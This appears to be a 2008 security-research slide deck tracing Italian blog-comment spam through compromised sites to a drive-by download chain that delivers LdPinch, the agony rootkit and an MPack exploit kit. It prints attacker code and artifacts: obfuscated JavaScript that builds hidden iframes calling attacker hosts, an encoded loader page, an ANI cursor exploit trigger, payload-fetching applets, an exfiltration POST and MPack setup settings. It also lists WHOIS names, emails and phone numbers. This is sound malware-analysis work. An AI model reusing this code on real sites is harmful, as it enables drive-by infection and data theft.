video porno bollenti immagini erotiche **amatoriali** di **donna** con due uomini gratis ... [www.foto](#) di donne e uomini nudi it sfondi free donne **nude** ...  
[www.trisken.net/index.php?name=Forums&file=viewtopic&p=19358](#) - 744k - [Cached](#) - [Similar pages](#) - [Note this](#)

[vsartsarg.org - Noticias](#)

Odizhev them, sentenced released or incinta yjav.com privata **foto donna** nuda ..... Automobili **foto** Informazioni **debora** italiane supertette tedesco **foto** Vera ...  
[vsartsarg.org/modules/news/article.php?storyid=29](#) - 272k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Issue Topic to discuss about | vaaGmi](#)

... a method that is still used today. **donna nude amatoriali**, frasi d'amore. ... and religious narratives. **debora** caprioglio nuda, Vespa 125 Primavera. ...  
[www.vaagmi.com/?q=node/15](#) - 50k - [Cached](#) - [Similar pages](#) - [Note this](#)

Most of these sites have the blog spam in comments on them.





# Blog Spam

- The URL's linked to by the first comment listed in order are :
    - [mir-t.ru/files/rolling\\_stones\\_testi/rolling\\_stones\\_testi.htm](http://mir-t.ru/files/rolling_stones_testi/rolling_stones_testi.htm)
    - [mebelionika.ru/download/site/libreria\\_blocchi\\_autocad/page\\_libreria\\_blocchi\\_autocad.htm](http://mebelionika.ru/download/site/libreria_blocchi_autocad/page_libreria_blocchi_autocad.htm)
    - [mebelionika.ru/download/scarica\\_gratis\\_msn\\_live\\_spaces/listing/page\\_scarica\\_gratis\\_msn\\_live\\_spaces.html](http://mebelionika.ru/download/scarica_gratis_msn_live_spaces/listing/page_scarica_gratis_msn_live_spaces.html)
    - [dich.com.ua/forum/video\\_porno\\_scaricare\\_gratis/video\\_porno\\_scaricare\\_gratis.htm](http://dich.com.ua/forum/video_porno_scaricare_gratis/video_porno_scaricare_gratis.htm)
    - [mir-t.ru/files/cavalli\\_da\\_salto.html](http://mir-t.ru/files/cavalli_da_salto.html)
    - [dich.com.ua/forum/croccantino\\_gelato.html](http://dich.com.ua/forum/croccantino_gelato.html)
    - [mir-t.ru/files/apt\\_lombardia.htm](http://mir-t.ru/files/apt_lombardia.htm)
    - [mebelionika.ru/download/index\\_sherk\\_cartone\\_animato.htm](http://mebelionika.ru/download/index_sherk_cartone_animato.htm)
    - [dich.com.ua/forum/video\\_porno\\_com/page\\_video\\_porno\\_com.htm](http://dich.com.ua/forum/video_porno_com/page_video_porno_com.htm)
    - [mebelionika.ru/download/foto\\_zero\\_assoluto/foto\\_zero\\_assoluto.htm](http://mebelionika.ru/download/foto_zero_assoluto/foto_zero_assoluto.htm)
    - [mir-t.ru/files/rolling\\_stones\\_testi/rolling\\_stones\\_testi.htm](http://mir-t.ru/files/rolling_stones_testi/rolling_stones_testi.htm)
    - [dich.com.ua/forum/video\\_hard\\_casalinga\\_gratis/video\\_hard\\_casalinga\\_gratis.htm](http://dich.com.ua/forum/video_hard_casalinga_gratis/video_hard_casalinga_gratis.htm)
    - [mir-t.ru/files/video\\_casalinghe\\_gratis/video\\_casalinghe\\_gratis.htm](http://mir-t.ru/files/video_casalinghe_gratis/video_casalinghe_gratis.htm)
    - [mebelionika.ru/download/villaggio\\_vacanza\\_corsica/comp/page\\_villaggio\\_vacanza\\_corsica.htm](http://mebelionika.ru/download/villaggio_vacanza_corsica/comp/page_villaggio_vacanza_corsica.htm)
    - [dich.com.ua/forum/esercizio\\_svolti\\_elettrotecnica/esercizio\\_svolti\\_elettrotecnica.htm](http://dich.com.ua/forum/esercizio_svolti_elettrotecnica/esercizio_svolti_elettrotecnica.htm)
    - [mebelionika.ru/download/falze\\_trevignano/falze\\_trevignano.htm](http://mebelionika.ru/download/falze_trevignano/falze_trevignano.htm)
    - [mir-t.ru/files/video\\_porno\\_con\\_ragazzine/page\\_video\\_porno\\_con\\_ragazzine.html](http://mir-t.ru/files/video_porno_con_ragazzine/page_video_porno_con_ragazzine.html)
    - [dich.com.ua/forum/video\\_porno\\_com/page\\_video\\_porno\\_com.htm](http://dich.com.ua/forum/video_porno_com/page_video_porno_com.htm)
    - [mir-t.ru/files/foto\\_privata\\_donna\\_incinta\\_nuda/style/foto\\_privata\\_donna\\_incinta\\_nuda.html](http://mir-t.ru/files/foto_privata_donna_incinta_nuda/style/foto_privata_donna_incinta_nuda.html)
    - [mebelionika.ru/download/video\\_clitoride/index/index\\_video\\_clitoride.html](http://mebelionika.ru/download/video_clitoride/index/index_video_clitoride.html)
-



# Blog Spam

- The second attack contained a different set of URLs with similar content
    - [www.daolao.ru/Confucius/Pound/it/world/negozi\\_abbigliamento\\_ravenna/negozi\\_abbigliamento\\_ravenna.htm](http://www.daolao.ru/Confucius/Pound/it/world/negozi_abbigliamento_ravenna/negozi_abbigliamento_ravenna.htm)
    - [www.economypmr.org/giic/video\\_lesbica\\_asiatica\\_gratis/world/video\\_lesbica\\_asiatica\\_gratis.htm](http://www.economypmr.org/giic/video_lesbica_asiatica_gratis/world/video_lesbica_asiatica_gratis.htm)
    - [www.economypmr.org/giic/assicurazione\\_su\\_imbarcazioni/to/assicurazione\\_su\\_imbarcazioni.html](http://www.economypmr.org/giic/assicurazione_su_imbarcazioni/to/assicurazione_su_imbarcazioni.html)
    - [www.daolao.ru/Confucius/Pound/it/hotel\\_provincia\\_di\\_rovigo/verso/page\\_hotel\\_provincia\\_di\\_rovigo.html](http://www.daolao.ru/Confucius/Pound/it/hotel_provincia_di_rovigo/verso/page_hotel_provincia_di_rovigo.html)
    - [www.economy-pmr.org/giic/antivirus\\_scansione\\_online.html](http://www.economy-pmr.org/giic/antivirus_scansione_online.html)
    - [www.daolao.ru/Confucius/Pound/it/montaggio\\_gru\\_edilizia.htm](http://www.daolao.ru/Confucius/Pound/it/montaggio_gru_edilizia.htm)
    - [www.economy-pmr.org/giic/world/magnolia\\_negrita/index\\_magnolia\\_negrita.html](http://www.economy-pmr.org/giic/world/magnolia_negrita/index_magnolia_negrita.html)
    - [www.daolao.ru/Confucius/Pound/it/edilizia\\_pubblica/index\\_edilizia\\_pubblica.html](http://www.daolao.ru/Confucius/Pound/it/edilizia_pubblica/index_edilizia_pubblica.html)
    - [www.economy-pmr.org/giic/antivirus\\_scansione\\_online.html](http://www.economy-pmr.org/giic/antivirus_scansione_online.html)
    - [www.daolao.ru/Confucius/Pound/it/ater\\_provincia\\_roma/page\\_ater\\_provincia\\_roma.html](http://www.daolao.ru/Confucius/Pound/it/ater_provincia_roma/page_ater_provincia_roma.html)
    - [www.economypmr.org/giic/incontro\\_privati\\_annuncio\\_personali/top/incontro\\_privati\\_annuncio\\_personali.htm](http://www.economypmr.org/giic/incontro_privati_annuncio_personali/top/incontro_privati_annuncio_personali.htm)
    - [www.daolao.ru/Confucius/Pound/it/albergo\\_hotel\\_avellino/albergo\\_hotel\\_avellino.htm](http://www.daolao.ru/Confucius/Pound/it/albergo_hotel_avellino/albergo_hotel_avellino.htm)
    - [www.economypmr.org/giic/city/cucina\\_cinese\\_ricetta/index\\_cucina\\_cinese\\_ricetta.html](http://www.economypmr.org/giic/city/cucina_cinese_ricetta/index_cucina_cinese_ricetta.html)
    - [www.daolao.ru/Confucius/Pound/it/test\\_colesterolo.html](http://www.daolao.ru/Confucius/Pound/it/test_colesterolo.html)
    - [www.economypmr.org/giic/news/annuncio\\_hard\\_sicilia/annuncio\\_hard\\_sicilia.htm](http://www.economypmr.org/giic/news/annuncio_hard_sicilia/annuncio_hard_sicilia.htm)
    - [www.daolao.ru/Confucius/Pound/it/istruzioni\\_ricarica\\_cartuccia\\_epson/nix/page\\_istruzioni\\_ricarica\\_cartuccia\\_epson.html](http://www.daolao.ru/Confucius/Pound/it/istruzioni_ricarica_cartuccia_epson/nix/page_istruzioni_ricarica_cartuccia_epson.html)
    - [www.economy-pmr.org/giic/agriturismo\\_guidonia/italia/agriturismo\\_guidonia.html](http://www.economy-pmr.org/giic/agriturismo_guidonia/italia/agriturismo_guidonia.html)
    - [www.daolao.ru/Confucius/Pound/it/lol/video\\_sesso\\_scaricare\\_gratis/index\\_video\\_sesso\\_scaricare\\_gratis.htm](http://www.daolao.ru/Confucius/Pound/it/lol/video_sesso_scaricare_gratis/index_video_sesso_scaricare_gratis.htm)
-



# Blog Spam

There are only five different domains actually in use.

<p><b>MIR-T.RU</b></p> <p><b>DOMAIN OWNER INFO</b>  <b>ip addr</b> : 89.108.95.149  <b>person</b> : Aleksandr A Artemyev  <b>e-mail</b> : <a href="mailto:sahasaha@bk.ru">sahasaha@bk.ru</a>  <b>registrar</b> : RUCENTER -REG-RIPN</p> <p><b>NETWORK OWNER INFO</b>  <b>netname</b> : AGAVACOMPANY  <b>address</b> : AGAVA JSC  <b>address</b> : B. Novodmitrovskaya str., 36/4, 127015 Moscow, Russia  <b>phone</b> : +7 495 4081790</p>	<p><b>DICH.COM.UA</b></p> <p><b>DOMAIN OWNER INFO</b>  <b>ip addr</b> : 217.20.175.128  <b>person</b> : Oleg Teteryatnik  <b>e-mail</b> : <a href="mailto:mazai@tnmk.com">mazai@tnmk.com</a></p> <p><b>NETWORK OWNER INFO</b>  <b>address</b> : WNetISP  <b>address</b> : Pochayninska str. 25/49, off. 30, 03148, Ukraine, Kiev  <b>phone</b> : +38 067 786 96 12  <b>changed</b> : gusak@wnet.ua 20060731</p>
<p><b>MEBELIONKA.RU</b></p> <p><b>DOMAIN OWNER INFO</b>  <b>ip addr</b> : 217.16.16.145  <b>org</b> : "Impuls - Plus" Ltd.  <b>e-mail</b> : <a href="mailto:info@mebelionka.ru">info@mebelionka.ru</a>  <b>e-mail</b> : <a href="mailto:mebelionka@gmail.com">mebelionka@gmail.com</a></p> <p><b>NETWORK OWNER INFO</b>  <b>changed</b> : <a href="mailto:caspy@masterhost.ru">caspy@masterhost.ru</a> 20030507  <b>registrar</b> : RUCENTER -REG-RIPN  <b>address</b> : Lyalin lane 3, bld 3, 105062 Moscow, Russia  <b>phone</b> : +7 495 7729720</p>	<p><b>DAOLAO.RU</b></p> <p><b>DOMAIN OWNER INFO</b>  <b>ip addr</b> : 217.16.16.153  <b>phone</b> : +7 095 0000000  <b>e-mail</b> : <a href="mailto:yukan@sinet.ru">yukan@sinet.ru</a></p> <p><b>NETWORK OWNER INFO</b>  <b>changed</b> : <a href="mailto:caspy@masterhost.ru">caspy@masterhost.ru</a> 20030507  <b>address</b> : Lyalin lane 3, bld 3, 105062 Moscow, Russia  <b>phone</b> : +7 495 7729720</p>
<p><b>ECONOMY-PMR.ORG</b></p> <p><b>DOMAIN OWNER INFO</b>  <b>ip addr</b> : 91.196.0.85  <b>Registrant</b> : Name:Makruha Igor N.  <b>Registrant</b> : Organization:Eco nomy  <b>Registrant</b> : Street:Tiraspol, Sverdlova, MD (Moldova)  <b>Registrant</b> : Phone:+373.93224  <b>Registrant</b> : Email:pom@economy.idknet.com  <b>Admin Name</b> : Makruha Igor N.</p> <p><b>NETWORK OWNER INFO</b>  <b>descr</b> : HostBizUa Data Center  <b>notify</b> : <a href="mailto:msil@hostbizua.com">msil@hostbizua.com</a>  <b>address</b> : Polarna st.15 , 3 fw.  <b>address</b> : Ukraine, 04201 Kyiv  <b>phone</b> : +380(44) 5017659  <b>e-mail</b> : <a href="mailto:support@hostbizua.com">support@hostbizua.com</a>  <b>person</b> : Valentin Dobrovolsky  <b>address</b> : Ukraine, Kyiv</p>	





# Blog Spam

- [www.economy-pmr.org](http://www.economy-pmr.org) belongs to the **Moldovan** government
    - Economic website
    - Sites been compromised by the attackers
    - Serving up spam / malware unbeknownst to owners
  - Adds even another level of complexity
    - Yet another country and now **government** involvement
-



# Blog Spam

- Already we can see attack's complexity
    - 3 countries
    - Domain owned by **China**, hosted in **Czech Republic**, attacker posting from **Germany**
  - Serious **international** and **language** barriers in the way of removing attack
  - Easy to change one or all pieces of attack to make blocking hard
-



# Blog Spam

- So what's the purpose of this type of attack?
  - Advertising \$ on clicks
  - Adware/Spyware installation \$
  - Information Stealing
  - Botnet building
  - Raising search rankings
  - Acquiring Mpack nodes







# Blog Spam – Attack Code





# Blog Spam – Attack Code

- Besides fake blog HTML there is also obfuscated Javascript
    - First there is a call to a URL decoder
      - *return decodeURIComponent(cook[1]);*
    - Next section sets two variables
    - Following the variables is a section of numbers
      - Actually decimal encoded URLs
    - Example:
      - On the ASCII table 104 = h, 116 = t, 112 = p forming *http*
    - Helps hide the URLs from people searching through the code as well as from IDS's and automated scanners looking for javascript URL redirection type traffic
    - The browser will decode and use these obfuscated URLs with no problem but over the wire it will just look like decimal numbers
-



# Blog Spam – Attack Code

- `var p = (String.fromCharCode.apply(window, [104, 116, 116, 112, 58, 47, 47, 109, 121, 98, 101, 115, 116, 99, 111, 117, 110, 116, 101, 114, 46, 110, 101, 116, 47, 112, 114, 111, 103, 115, 116, 97, 116, 115, 47, 105, 110, 100, 101, 120, 46, 112, 104, 112, 63, 85, 110, 105, 113, 67, 111, 111, 107, 61])) +`
  - `Counter + "&referrer=" + encodeURIComponent(document.referrer) +`
  - `String.fromCharCode.apply(window, [38, 100, 114, 119, 61, 104, 116, 116, 112, 37, 51, 65, 37, 50, 70, 37, 50, 70, 119, 119, 119, 46, 100, 97, 111, 108, 97, 111, 46, 114, 117, 37, 50, 70, 67, 111, 110, 102, 117, 99, 105, 117, 115, 37, 50, 70, 80, 111, 117, 110, 100, 37, 50, 70, 105, 116]))`
  - Each of these variables decode to the following URLs:
    - <http://mybestcounter.net/progstats/index.php?UniqCook=>
    - <http://www.daolao.ru/Confucius/Pound/it&drw=http://www.daolao.ru/Confucius/Pound/it>
-





# Blog Spam – Attack Code

- Next section contains further obfuscation
    - Sets up an ***iframe*** in order to cause the browser to load the previously discussed encoded URLs
    - The ***iframe*** will be a ***1 pixel by 1 pixel*** essentially invisible frame which the user will never see but which will get loaded
    - The words ***iframe, src, marginwidth, marginheight, frameborder*** were broken up into multiple variables, lines, and concatenated strings
    - This makes it even more difficult to detect
-



# Blog Spam – Attack Code

```
);  
var x = "rame";  
var y = "i" + "f";  
var el = document.createElement(y + x);  
el.setAttribute("width", 1);  
el.setAttribute("height", 1);  
el.setAttribute("s" + "rc", p);  
el.setAttribute("marg" + "inwidth", 0);  
el.setAttribute("marg" + "inheight", 0);  
el.setAttribute("scr" + "olling", "no");  
el.setAttribute("f" + "rameborder", "0");
```

NOTE how they break up the word IFRAME to make it harder to detect

---



# Blog Spam – Attack Code

- Attack chains several HTTP redirects

```
<iframe WIDTH=1 HEIGHT=1 src="http://x-globstat.cc/adsview/a63?tip=user"></iframe>
```

```
<iframe src="http://bid-assist.org/inst/index.php?id=002" width=1 height=1></iframe>
```

```
<iframe src="http://www.climbingthewall.info/d/wm017/counter21.php" width=1  
height=1></iframe>
```

```
<iframe src=http://proInx.info/lc1008.html width=2 height=2 style=display:none></iframe>
```

<http://proInx.info/lc1008.html>

---



**Tamper Data - Ongoing requests**

Start Tamper Stop Tamper Clear Options Help

Filter  Show All

Time	Durat...	Total Du...	Size	Me...	S...	Content Type	URL	Load Flags
17:15:39.265	1047 ms	374172 ms	-1	GET	304	application/x-unknown-...	http://www.daolao.ru/Confucius/Pound/it/ol/video_sesso_scaricare_gratis/index_video_sesso_scaricare_gratis.htm	LOAD_DOCUME...
17:17:47.609	781 ms	781 ms	788	GET	200	text/html	http://sb.google.com/safebrowsing/update?client=navclient-auto-ffox2.0.0.38mozver=1.8.1.3-2007030919&version...	LOAD_NORMAL
17:18:20.827	594 ms	594 ms	-1	GET	302	text/html	http://mybestcounter.net/progstats/index.php?UniqCook=1&referer=&drw=http%3A%2F%2Fwww.daolao.ru%2FC...	LOAD_DOCUME...
17:18:20.827	74453 ms	74453 ms	-1	GET	304	application/x-unknown-...	http://www.daolao.ru/Confucius/Pound/it/feed-ico.png	LOAD_ONLY_IF...
17:19:35.265	219 ms	219 ms	356	GET	200	text/html	http://updateonline.cc/progframe.php?dop1=1	LOAD_DOCUME...
17:21:04.327	48578 ms	48578 ms	-1	GET	200	text/html	http://x-globstat.cc/adsviwe/a63?tip=user	LOAD_DOCUME...
17:21:20.359	32562 ms	32562 ms	397	GET	404	text/html	http://bid-assist.org/inst/index.php?id=002	LOAD_DOCUME...
17:21:38.687	14265 ms	14265 ms	181	GET	200	text/html	http://www.climbingthewall.info/d/wm017/counter21.php	LOAD_DOCUME...
17:21:52.890	328 ms	328 ms	4985	GET	200	text/html	http://prolnx.info/lc1008.html	LOAD_DOCUME...

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	www.daolao.ru	Status	Not Modified - 304
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3) Gecko/20070309 ...	Date	Sat, 15 Mar 2008 01:16:38 GMT
Accept	text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8...	Connection	keep-alive
Accept-Language	en-us,en;q=0.5	Keep-Alive	timeout=5
Accept-Encoding	gzip,deflate	Server	Apache
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7	Etag	"1a2569-43d8-47d9a333"
Keep-Alive	300	Expires	Sat, 15 Mar 2008 01:16:38 GMT
Connection	keep-alive	Cache-Control	max-age=0
Cookie	Counter=1		
IF-Modified-Since	Thu, 13 Mar 2008 21:57:07 GMT		
IF-None-Match	"1a2569-43d8-47d9a333"		





# Malware

- End goal is to deploy malware
  - Pornocrawler.exe
    - Turns out to be LdPinch which HTTP POSTs :

POST /winupdate/newgate/gate.php  
HTTP/1.0 Host: [www.updateonline.cc](http://www.updateonline.cc)  
Content-Length: 14390

## DATA:

[a=roots982@mail.ru333&b=Pinch\\_report&d=report.bin&c=UDNNTAAAAARIAAAEQAAA  
AAAAA..snipAAAAA==](http://a=roots982@mail.ru333&b=Pinch_report&d=report.bin&c=UDNNTAAAAARIAAAEQAAA<br/>AAAAA..snipAAAAA==)

Info about victim including:

- installed software, hostname, domain name, internal IP address
-



# Blog Spam – JS Decoding

- Updateonline.cc has IFRAME which sends browser to [proInx.info/lc1008.html](http://proInx.info/lc1008.html)
  - Code highly obfuscated
  - Spiders off in many directions
  - Eventually deploys a rootkit
-



# Blog Spam – JS Decoding

## Lc1008.html Source

```
<html><head><title>404 Not Found</title>
<style>
* {CURSOR: url("anr/us1008.anr")}
</style>
</head>
<body><h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.2.4 (EL4) Server at www.proInx.info Port 80</address>
<script language="JavaScript">
function QfPViCa(ii){var ks="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-=";var
oo="";var c1,c2,c3;var e1,e2,e3,e4;var
i=0;do{e1=ks.indexOf(ii.charAt(i++));e2=ks.indexOf(ii.charAt(i++));e3=ks.indexOf(ii.charAt(i++));e4=ks.indexOf(ii.c
harAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|e4;oo=oo+String.fromCharCode(c1);if(
e3!=64){oo=oo+String.fromCharCode(c2);}if(e4!=64){oo=oo+String.fromCharCode(c3);}}while(i<ii.length);return
oo;}
function qpYrz(a1,b1){var i; var o="";if (!b1) return
document.write(qpYrz(QfPViCa(a1),arguments.callee.toString().replace(/^[^a-zA-Z0-9]/g,""));for (i=0; i<a1.length;
i++){o+=String.fromCharCode(a1.charCodeAt(i%a1.length)^b1.charCodeAt(i%b1.length));}return o;}
qpYrz("WhQeExgMG04SHz0XRwBfC1wXD1wKGGABHEkIA1wXWBkUHAcJDg1VBQAHEX8GVEVFBhk9BhJsV3AbKB
oyImMoljNLUUoPBAMPBBhSb1kQBivUGw1TMysCFQ5fX0oFEzdgUUBR0bGURJDVACAhsGEw1UTRkVBAg9B
BQbHxIhSAUXJQoWW2tHAhpBMRdSQwo1HAWTFIdvBwFcDA1SFgUEHDdBBQktXUkZOwgKDRIZDRwRWhQe
AjRWKEAQABADC18PobF1gNQ1ZcUk4DEx5HS0UGVBQEARKGTQcDChADES0VBwFLXUJKejAUUjUJMyMEJ
... snip ...
zV2DyoGFEMEUggbCEdHT3keaxFmWUoHDCEdAh1QbQ==', null);
</script>
```

---



# Blog Spam – JS Decoding

- **Lc1008** focused on delivering multiple payloads
    - Payload providing long term control and covert access of exploited targets
      - Installs the agony rootkit
      - Sets up a covert channel on the target
    - Payload providing modular control and access to target
    - Provides dynamic extension of payloads through covert or obfuscated channels
    - Very concerning due to its modular nature
      - Can be easily morphed to any purpose
      - Remains the same on the target
-





# Blog Spam – JS Decoding

- The **us1008.anr** exploit is run from the following piece of **lc1008.html**:
    - `<style>`
    - `* {CURSOR: url("anr/us1008.anr")}`
    - `</style>`
  - The file `anr/us1008.anr` is itself a payload of type 2 (Win32.Exploit.MS05-002.Anr)
  - [www.prolnx.info/anr/us1008.anr](http://www.prolnx.info/anr/us1008.anr) has the file header *RIFF....ACONanih* and contains the string `c:\anr1008.exe` as well as `urlmon.dll`
-



# Blog Spam – JS Decoding

- Function ***qpYrz()*** deobfuscates the remainder of the webpage and then issues
  - “**GET /?id=1008&t=other&o=0 HTTP/1.1**”
  - Attempts to run downloaded file from the users Temp Internet Files dir
  - If user is administrator this installs the agony rootkit





# Blog Spam – JS Decoding

- Deobfuscated webpage continues *animan.class*
    - Allows the malicious webpage to extend the class Applet
    - Updates the current webpage to this:
      - `<applet archive=Java2SE.jar code=Java2SE.class width=1 height=1 MAYSCRIPT>`
      - `<param name=usid value=1008>`
      - `<param name=uu value=http://prolnx.info/>`
      - `<param name=tt value=other>`
      - `</applet>`
      - `<applet archive=dsbr.jar code=MagicApplet.class width=1 height=1 name=dsbr MAYSCRIPT>`
      - `<param name=ModulePath value=http://prolnx.info/?id=1008&t=other&o=2>`
      - `</applet>`
-



# Blog Spam – JS Decoding

- First Applet loads
    - *Java2SE.jar*
    - */com/ms/lang/RegKeyException.class*
  - Second Applet loads
    - *dsbr.jar*
    - */com/ms/security/securityClassLoader.class*
  - All Java Classes
    - Downloaded from **prolnx.info**
    - Intercepted and decompiled using jad
    - De-obfuscated by hand
  - Both applets utilize several variables
    - Gathered from their applet param's
    - Possibly identify the target
-





# Blog Spam – JS Decoding

- Variables commonly used in web requests to <http://prolnx.info/>
    - From Java2SE.class member of Java2SE.jar
      - `Where s = getParameter("usid");`
      - `s5 = getParameter("uu"); s6 = getParameter("tt");`
      - `usid=1008 uu=http://prolnx.info/ tt=other`
      - `OPlog(s5 + "?id=" + s + "&t=" + s6 + "&o=4");`
      - <http://prolnx.info/?id=1008&t=other&o=4>
-



# Blog Spam – JS Decoding

- From ***Installer.class*** member of ***dsbr.jar***
    - **Where**  
`s=applet.getParameter("ModulePath");`
    - `ModulePath=http://prolnx.info/?id=1008&t=other&o=2`
    - `URLDownloadToFile(0, s, s2, 0, 0);`
    - `http://prolnx.info/?id=1008&t=other&o=2`
-




# Blog Spam – JS Decoding

- Any webrequests of this format including the first download “**GET /?id=1008&t=other&o=0 HTTP/1.1**” receives a UPX packed binary
    - **md5sum:** *adc6d03bc7ac04e2ddf9dea7ecee994f*
    - Delivers a payload of type 1 and installs the agony root kit
    - However delivering the same payload each Applet executes the method uniquely
    - Presumably this is for persistence and a greater degree of overall success in infection.
-



# MPACK

- All roads lead to MPACK
- We found a test directory







# MPACK

The screenshot shows a Mozilla Firefox browser window with the following details:

- Address Bar:** `http://www.updateonline.cc/winupdate/mpack9/stats.php`
- Navigation:** Back, Forward, Refresh, Home, and Stop buttons.
- Search:** A search bar with the text "google translate".
- Bookmarks:** "Getting Started" and "Latest Headlines".
- Open Tabs:** Three tabs are visible: "Министерство экономики Приднес...", "DAO H(%)ME PAGE :: Портал даос...", and "http://www.upd...ack9/stats.php".
- Main Content:** A blue box displays "MPack v0.86 stat". Below it, a red box contains the text "Attacked hosts: (total/uniq)", and underneath that, the text "uniq referers" is visible.



# MPACK

```
MPack v0.99
=====

Установка:

1) скопировать содержимое на хост
2) установить на папку права chmod(777)
3) отредактировать настройки связки в файле settings.php

$AdminPath = "http://host.com/spk2"; //путь к папке с установленной админкой
//логин и пароль для доступа к статистике
$UserName="user";
$Password="mpack2";
$BlockDuplicates=1; // 1 - блокировать повторные заходы
$countReferers=1; //1 - вести учет рефереров (откуда приходит трафф)
$MinRefs=5; //минимальное колво появлений реферера чтобы он отобразился на странице статистики

В данную версию включено большое количество уязвимостей на переполнение, поэтому настоятельно реко
Loader (или другой загружаемый файл) должен находиться в папке с установленной связкой с именем fi

3.1) Если будет использоваться MySQL для подсчета статистики по странам, настроить и его:

$UseMySQL = 0; // заменить на 1 если будет использоваться
$dbhost = "localhost"; //хост на котором расположен мускуль
$dbuser = "spluser";
$dbpass = "splpass";
$dbname = "spldb"; //имя базы данных
$dbstats = "stats";//имя таблицы в этой базе
```

Done



# MPACK

